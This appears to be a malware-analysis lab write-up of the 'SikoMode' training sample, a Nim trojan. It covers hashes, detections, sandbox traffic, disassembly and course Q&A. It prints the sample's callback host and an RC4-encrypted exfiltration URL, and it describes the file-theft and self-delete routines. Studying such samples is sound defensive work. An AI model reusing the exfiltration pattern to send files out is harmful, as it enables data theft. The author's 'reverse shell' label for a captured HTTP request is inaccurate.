practice - Siko mode


Basics Information :-

- File Size : `559499 bytes`
- File type : `executable`
- Arch : `64 bit`
  -Compiler TimmeStamp : `Sat Jan 08 21:29:18 2022`
- Packer : `NONE`
- Signature : `MinGW`

HASHES :-

- md5 : `B9497FFB7E9C6F49823B95851EC874E3`
- sha1 ; `6C8F50040545D8CD9AF4B51564DE654266E592E3`
- sha256 : `3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E`

VirusTotal :-

- 


Popular threat label ⓘ trojan.tedy/pmax   Threat categories trojan   Family labels tedy pmax backdoorx

Security vendors' analysis ⓘ   Do you want to automate checks?

Ad-Aware	ⓘ Gen:Variant.Tedy.75424	AhnLab-V3	ⓘ Trojan/Win.BackDoor.C4947151
Alibaba	ⓘ Backdoor:Win32/BackdoorX.279dd7ec	ALYac	ⓘ Gen:Variant.Tedy.75424
Antiy-AVL	ⓘ Trojan[Backdoor]/Win32.PMax	Arcabit	ⓘ Trojan.Tedy.D126A0
Avast	ⓘ Win64:BackdoorX-gen [Trj]	AVG	ⓘ Win64:BackdoorX-gen [Trj]
BitDefender	ⓘ Gen:Variant.Tedy.75424	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (W)
Cylance	ⓘ Unsafe	Cyren	ⓘ W64/ABRisk.AYJO-2343
DeepInstinct	ⓘ MALICIOUS	Elastic	ⓘ Malicious (high Confidence)
Emsisoft	ⓘ Gen:Variant.Tedy.75424 (B)	eScan	ⓘ Gen:Variant.Tedy.75424
ESET-NOD32	ⓘ A Variant Of Generik.IFZFLUK	Fortinet	ⓘ Malicious_Behavior.SB
GData	ⓘ Gen:Variant.Tedy.75424	Google	ⓘ Detected
Ikarus	ⓘ Trojan.Crypter	Jiangmin	ⓘ Backdoor.PMax.cu

- First Bytes :
  - Hex : `4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00`
  - Text : `M Z .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. @ .. .. .. .. .. .. .. ..`

Suspicious API Calls :-


- 

GetCurrentProcessId	x
VirtualProtect	x
GetCurrentThreadId	x
TerminateProcess	x
RtlAddFunctionTable	x
RtlLookupFunctionEntry	x
getenv	x

Suspicious Strings : -


- **recv** *[Maybe using it to receive something]*
- **AWAVAUATUWVSH** *[random Repeating String]*
- **toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ8267524548O49O48Z826752_51**[some kind of function]
- **@m..@s..@s..@s..@s..@s.nimble@spkgs@sRC4-0.1.0@sRC4.nim.c**
- **@User-Agent** *[**Indicate a use of user agent** (May be Using some internet calls)]*
- **@Mozilla/5.0** *[Used user Agent]*
- **@ HTTP/1.1\r\n** *[Again Indicate some Internet Call]*
- **@invalid http version** [Same internet Functions]
- **@HTTP/** *[Same indicator of internet usasge]*

Dynamic Analysis.

- **First Detonation** (With out inetsim) :-
  - Nothing Happened on screen.
  - Malware File got deleted.
  - C:\Users\vishal\AppData\Local\unknown.exe.mun [Create File Not Found]
  - C:\Windows\Prefetch\UNKNOWN.EXE-C9774FDA.pf [Create file Found]
- **Second Detonation** (With inetsim) : -
  - Found Why the useragent was there :
    - 


      ```
      Hypertext Transfer Protocol
        GET / HTTP/1.1\r\n
        User-Agent: Mozilla/5.0\r\n
        Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
        \r\n
        [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
        [HTTP request 1/1]
        [Response in frame: 14]
      ```
    - it is trying to Connect this address `update.ec12-4-109-278-3-ubuntu20-04.local`
    - Lets Add Try to add this url in our hosts file.

- In TcpView i got

  - 


    ```
    svchost.exe    2744  TCP  Listen    0.0.0.0    49670  0.0.0.0     0   6/3/2023 1:38:19 PM   PolicyAg
    unknown.exe    1912  TCP  Syn Sent  127.0.0.1  53162  127.0.0.1  80   6/24/2023 8:59:10 PM  unknowr
    System            4  TCP  Listen    0.0.0.0      445  0.0.0.0     0   6/3/2023 1:38:19 PM   System
    ```

- In ncat Got a Reverse Shell on 80

  - 


    ```
    C:\Users\vishal
    λ ncat -nvlp 80
    Ncat: Version 7.93 ( https://nmap.org/ncat )
    Ncat: Listening on :::80
    Ncat: Listening on 0.0.0.0:80
    Ncat: Connection from 127.0.0.1.
    Ncat: Connection from 127.0.0.1:53163.
    GET / HTTP/1.1
    User-Agent: Mozilla/5.0
    Host: update.ec12-4-109-278-3-ubuntu20-04.local
    ```

- ProcMon :-

  - 

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:06:2...	unknown.exe	9108	TCP Connect	update.ec12-4-109-278-3-ubuntu20-04.l...	SUCCESS	Length: 0, mss: 65...
9:06:2...	unknown.exe	9108	TCP Send	update.ec12-4-109-278-3-ubuntu20-04.l...	SUCCESS	Length: 92, startim...


- TCP View :-

  - 


    ```
    svchost.exe    2744  TCP  Listen    0.0.0.0    49670  0.0.0.0     0   6/3/2023 1:38:19 PM   PolicyAg
    unknown.exe    1912  TCP  Syn Sent  127.0.0.1  53162  127.0.0.1  80   6/24/2023 8:59:10 PM  unknowr
    System            4  TCP  Listen    0.0.0.0      445  0.0.0.0     0   6/3/2023 1:38:19 PM   System
    ```

- Its also trying to upload my data as (Exfiltration):


  - `http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9`

  - 


    ```
    TCP payload (237 bytes)
    ▾ Hypertext Transfer Protocol
      ▸ GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC
        Host: cdn.altimiter.local\r\n
        Connection: Keep-Alive\r\n
        user-agent: Nim httpclient/1.6.2\r\n
        \r\n
        [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E4
        [HTTP request 1/1]
    ```

- Its also encrypting the data.(cause Every time data is being sent post parameter is different)
  - From string `toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ82675245480490482826752_51` function encrypting this data as in the assembly :
  - 


    ```
    0x00417556    call    toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ82675245480490482826752_51 ; sym.toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ82675245480490482826752_51
    ```

  - 

    ```
    11:07:...  unknown.exe  420  CreateFile  C:\Users\Public\passwrd.txt               SUCCESS  Desired Access: G...
    11:07:...  unknown.exe  420  CreateFile  C:\Users\vishal\Desktop\cosmo.jpeg        SUCCESS  Desired Access: G...
    11:07:...  unknown.exe  420  CreateFile  C:\Users\Public\passwrd.txt               SUCCESS  Desired Access: G...
    ```

  - 

    ```
    C:\Users\vishal
    λ cat C:\Users\Public\passwrd.txt
    SikoMode
    ```

- Now , we know that Whats Happening ,But to Aquire a Clear picture of Whats malware is Doing. We Will Dissamble it.
    - 

```
0x00417913      call    nosgetCurrentDir ; sym.nosgetCurrentDir
0x00417918      lea     rcx, [0x00439c58] ; int64_t arg1
0x0041791f      mov     rdx, rax   ; int64_t arg2
0x00417922      call    asgnRef    ; sym.asgnRef_6
0x00417927      call    checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
0x0041792c      mov     byte [0x00439be4], al
0x00417932      test    al, al
0x00417934      jne     0x417940
```


```
[0x00417936]
 0x00417936      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041793b      jmp     0x4179c9
```

```
[0x00417940]
 0x00417940      mov     rax, qword data.0041ec50 ; 0x41ec50
 0x00417947      lea     rcx, [env] ; jmp_buf env
 0x0041794e      mov     rdx, qword [rax]
 0x00417951      mov     qword [var_128h], rdx
 0x00417958      lea     rdx, [var_128h]
 0x0041795f      mov     qword [rax], rdx
 0x00417962      mov     rdx, rbp
 0x00417965      call    _setjmp    ; sym._setjmp ; int setjmp(jmp_buf env)
 0x0041796a      cdqe
 0x0041796c      mov     qword [var_120h], rax
 0x00417973      test    rax, rax
 0x00417976      jne     0x417998
```

```
[0x00417978]
 0x00417978  •  call    unpackResources__sikomode_17 ; sym.unpackResources__sikomode_17
 0x0041797d  •  call    stealStuff__sikomode_130 ; sym.stealStuff__sikomode_130
 0x00417982  •  call    popSafePoint ; sym.popSafePoint
```

```
[0x00417998]
 0x00417998      call    popSafePoint ; sym.popSafePoint
 0x0041799d      mov     qword [var_120h], 0
 0x004179a8      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x004179ad      call    popCurrentException ; sym.popCurrentException
 0x004179b2      jmp     0x417987
```

```
[0x00417987]
 0x00417987      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041798c      cmp     qword [var_120h], 0
 0x00417994      je      0x4179c9
```

    - 

```
0x00417556      call     toRC4__00Z00Z00Z00Z00Z0nimbleZpkgsZ82675245480490482826752_51 ; sym.toRC4__00Z00Z00Z00Z00Z0nimbleZpkgsZ82675245480490482826752_51
```

Answers : -

Q: What language is the binary written in?

A: The binary is written in Nim. You can tell from pulling the strings from the binary and identifying the string references to Nim libraries. This is also indicated by the existence of the NimMain, NimMainInner, and NimMainModule methods present in the binary.

Q: What is the architecture of this binary?

A: This is a x64 (64-bit CPU) binary, which can be determined by loading the binary into PE-Studio. More specifically, the binary contains assembly instructions and memory registers specific to x64 assembly. It's worth noting that this concept has not been introduced in the course at this point, so determining the architecture by inspecting the assembly is considered a bonus.

Q: Under what conditions can you get the binary to delete itself?

A: `unknown.exe` deletes itself in the following contexts:

- If the executable is run and cannot make a successful connection to the initial callback URL (hxxp://update.ec12-4-109-278-3-ubuntu20-04.local)
- If the executable is interrupted in the middle of its exfiltration routine (i.e. if INetSim is shut off while the binary is exfiltrating data)
- If the executable finishes its exfiltration routine

Q: Does the binary persist? If so, how?

A: There is no persistence mechanism used by this malware.

Q: What is the first callback domain?

A: The first callback domain is `hxxp://update.ec12-4-109-278-3-ubuntu20-04.local`, which is not present in the strings of the sample. This is because this URL is assembled in a loop at runtime and therefore doesn't show up in the strings/FLOSS output. The sample attempts to contact this domain at execution.

Q: Under what conditions can you get the binary to exfiltrate data?

A: If the binary contacts the initial callback domain successfully, exfiltration occurs. After a successful check in with this domain, the sample unpacks the `passwrd.txt` file into `C:\Users\Public\`, opens a handle to `cosmo.jpeg`, base64 encodes the contents of the file, and begins the data encryption routine.

Q: What is the exfiltration domain?

A: Exfiltration is achieved with the `hxxp://cdn.altimiter.local` domain.

Q: What URI is used to exfiltrate data?

A: The URI used is `http://cdn.altimiter.local/feed?post=[data]`, where `[data]` is the encrypted and base64 encoded data pulled from the `cosmo.jpeg` file sent in chunks.

Q: What type of data is exfiltrated (the file is cosmo.jpeg, but how exactly is the file's data transmitted?)

A: The file data from `cosmo.jpeg` is read in by the malware, then encrypted using the contents of `passwrd.txt` as the key.

Q: What kind of encryption algorithm is in use?


A: The algorithm is RC4. This can be determined by either inspecting the imported libraries (easy) or following the `sym.stealstuff()` routine in the decompiled code (much, much harder). The `sym.stealstuff()` routine calls the `toRC4` method after opening the handle to `cosmo.jpeg` and converting the contents to base64.

Q: What key is used to encrypt the data?

A: The key is the contents of `passwrd.txt`, which is the text `SikoMode`.

Q: What is the significance of `houdini`?

A: `houdini` refers to the method call that makes the binary delete itself from disk. This method call is invoked in a few different instances, which are covered in the third question in this challenge. This method call can be observed in the strings of the binary and in the decompiled output in Cutter.

- 

```
0x00417913      call    nosgetCurrentDir ; sym.nosgetCurrentDir
0x00417918      lea     rcx, [0x00439c58] ; int64_t arg1
0x0041791f      mov     rdx, rax   ; int64_t arg2
0x00417922      call    asgnRef    ; sym.asgnRef_6
0x00417927      call    checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
0x0041792c      mov     byte [0x00439be4], al
0x00417932      test    al, al
0x00417934      jne     0x417940
```

```
[0x00417936]
 0x00417936      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041793b      jmp     0x4179c9
```

```
[0x00417940]
 0x00417940      mov     rax, qword data.0041ec50 ; 0x41ec50
 0x00417947      lea     rcx, [env] ; jmp_buf env
 0x0041794e      mov     rdx, qword [rax]
 0x00417951      mov     qword [var_128h], rdx
 0x00417958      lea     rdx, [var_128h]
 0x0041795f      mov     qword [rax], rdx
 0x00417962      mov     rdx, rbp
 0x00417965      call    _setjmp    ; sym._setjmp ; int setjmp(jmp_buf env)
 0x0041796a      cdqe
 0x0041796c      mov     qword [var_120h], rax
 0x00417973      test    rax, rax
 0x00417976      jne     0x417998
```

```
[0x00417978]
 0x00417978   •  call    unpackResources__sikomode_17 ; sym.unpackResources__sikomode_17
 0x0041797d   •  call    stealStuff__sikomode_130 ; sym.stealStuff__sikomode_130
 0x00417982   •  call    popSafePoint ; sym.popSafePoint
```

```
[0x00417998]
 0x00417998      call    popSafePoint ; sym.popSafePoint
 0x0041799d      mov     qword [var_120h], 0
 0x004179a8      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x004179ad      call    popCurrentException ; sym.popCurrentException
 0x004179b2      jmp     0x417987
```

```
[0x00417987]
 0x00417987      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041798c      cmp     qword [var_120h], 0
 0x00417994      je      0x4179c9
```